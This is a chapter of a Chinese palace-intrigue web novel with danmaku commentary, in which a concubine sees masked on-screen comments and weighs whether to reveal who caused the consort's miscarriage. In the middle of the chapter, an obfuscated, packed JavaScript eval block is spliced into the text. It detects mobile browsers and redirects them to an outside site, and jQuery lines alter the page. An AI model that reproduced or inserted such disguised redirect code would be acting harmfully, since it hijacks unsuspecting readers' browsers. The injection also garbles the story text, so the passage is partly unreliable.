阮棠不知道自己是怎么回到凝香斋的。
一路上,她脑中反复回放着萧临渊最后那个眼神,深邃且复杂。
“美人,您喝口茶暖暖身子。”小橘将茶盏递到她手边,满脸担忧,“美人脸色好差,可是皇上责怪您了?”
阮棠摇摇头,接过茶盏抿了一口,温热的茶水入腹,却驱不散心底那丝莫名的慌乱。
她回想着萧临渊说的那些话——
“药被人动过手脚……”
“柳家心大了……”
“若告诉她真相,她会如何?”每一个字都像一块石头,压在她心头,沉甸甸的。
眼前弹幕适时滚动起来:
【等等等等,我捋一下——贵妃的孩子是柳家自己弄没的?】
【柳家这是亲爹亲妈?虎毒还不食子呢!】
【为了后位连外孙都杀,柳家这操作我直呼好家伙】
【贵妃知道真相不得疯啊……】
阮棠看着这些弹幕,心里越发沉重。
她正要移开目光,忽然瞥见几条与众不同的内容——
【那个****眼神****】
阮棠愣了愣,揉了揉眼睛。
那几条弹幕依旧模糊不清,像是信号不好时的花屏,只留下几个零零星星能辨认的字眼。
“眼神?”她喃喃自语,“什么意思?”
【前面的,你发的什么?怎么全是星号?】
【我也看见了,好几条都是乱码】
【信号坏了?麻烦亲这边坐到路由器上。】
【呦!这怕是触碰违禁词了吧哈哈哈哈哈】
又不是某音直播间,哪来的违禁词?
她笑着摇了摇头,并不放在心上。
眼下最重要的事,是贵妃那桩旧案,哪有功夫研究弹幕为什么会有乱码。
秋月悄无声息地进来,将烛火拨得更亮些,随即转身准备悄然退下。
阮棠忽然抬头看她:“秋月,你若是一直恨一个人,恨了许多年,忽然有一天发现,你恨错了人……你会如何?”
秋月愣了愣,沉默片刻,轻声道:“奴婢不知。”
“但奴婢想,那样多的年月,那样深的恨意,若是一朝落空,心里只怕会空出一个大洞来。”
【秋月这话说得我好心疼】
【空出一个大洞……这形容绝了】
【贵妃要是知道真相,怕是要疯】
阮棠心头一震。
是啊,一个大洞。
贵妃恨了太后这么多年,这恨意早已成为她生命的一部分。
若忽然告诉她,你恨错了人,真正的凶手是你自己的家人——
她会如何?
阮棠不敢想。
她靠在椅背上,闭了闭眼。
窗外月色正好,清辉如水,透过窗棂洒进一室银白。
小橘轻手轻脚地过来,替她披上一件外袍:“美人,夜深了,歇息吧。”
阮棠“嗯”了一声,却没有动。
她望着窗外那轮圆月,脑中忽然闪过一个念头——
萧临渊最后看她的那个眼神,究竟是什么意思?
不是审视,似乎像是发现了什么秘密。
可她能有什么秘密?
眼前又闪过几条星号弹幕:
【*****月圆******】
阮棠盯着那些模糊的字眼,眉头微蹙。
又是星号。
“月圆”两个字她能看清,可前后是什么,完全辨认不出。
她忽然想起,这种现象最近出现过好几次。
起初她只当是自己眼花了,或是古代信号不好,可次数多了,她隐约觉得不对。
好像每次涉及某些特定内容,就会出现这种“信号不好”的情况。
难道真的有什么“天机不可泄露”?
【前面的,你发什么了?又是星号!】
【我也看见了,一堆****】
【这弹幕怕不是有灵性,知道什么能说什么不能说】
【棠棠:你们到底在瞒我什么?】
阮棠盯着那些弹幕,心中莫名有些发毛。
她忽然想起穿越那天做的那个诡异的梦——暗阁、卷轴、还有那句“天生异格,凤栖于梧”。
当时她只当是噩梦一场,难道……
想到这里,她猛地摇了摇头,将危险的念头甩出脑外。
想什么呢!
什么天命所归,那是女主的剧本,跟她一个炮灰有什么关系?
次日清晨,阮棠是被秋香咋咋呼呼的声音吵醒的。</
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17289029|198486||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>
“美人!美人快醒醒!”秋香一头冲进内室,满脸兴奋,“贵妃娘娘派人送了好些东西来!”
阮棠迷迷糊糊地睁开眼,还没反应过来,便被小橘和秋月架起来梳洗。
等她收拾妥当来到正殿,只见桌上摆满了各色锦盒——绸缎、首饰、补品,琳琅满目,几乎要将那张不大的桌子堆满。
【我去,贵妃这是把库房搬来了?】
【贵妃:本宫的人,本宫罩着!】
【这堆东西够棠棠躺平三年了】
倩碧站在一旁,见她出来,笑着福了福身:“阮美人安好。这些都是娘娘命奴婢送来的,美人昨儿个送去的那几匹料子,娘娘很喜欢。”
阮棠愣了愣,连忙道:“这……这太破费了,嫔妾只是略表心意,怎敢当娘娘如此厚赏?”
倩碧掩唇笑了笑:“美人不必推辞,娘娘说了,反正这些她都穿腻了,索性分出去省得占仓库。”
阮棠嘴角微微抽搐,心道不愧是贵妃娘娘。
午后,上官锦终于找到机会进宫。
她今日穿了一身藕荷色绣兰草的衣裙,发间只簪了一支碧玉簪,神色却比往日交际了几分。
“棠棠,”她一进门便握住阮棠的手,压低声音道,“快跟我说说如今什么情况。”
自昨夜收到阮棠的书信她便心痒难耐,若非宫归森严,她恨不得连夜进宫。
阮棠连忙回握以示安抚,随后将人引至内室,屏退左右,这才将昨日的事一五一十说了。
当然,她隐去了萧临渊最后那个让她看不懂的眼神。
上官锦听完,沉默良久。
“所以,害贵妃娘娘小产的……是柳家自己?”她声音发紧。
阮棠点头。
上官锦闭了闭眼,深吸一口气:“那彩屏?”
阮棠轻声道,“她只是看见了不该看的人,便被灭了口。”
【彩屏好惨,什么都没做就**】
【柳家这手笔,够狠】
【锦宝这反应,心疼死我了】
上官锦沉默。
殿内一时寂静得能听见窗外风吹过海棠树的沙沙声。
良久,上官锦抬眼,看向阮棠:“你打算怎么办?要告诉贵妃娘娘吗?”
阮棠摇头:“我不知道。”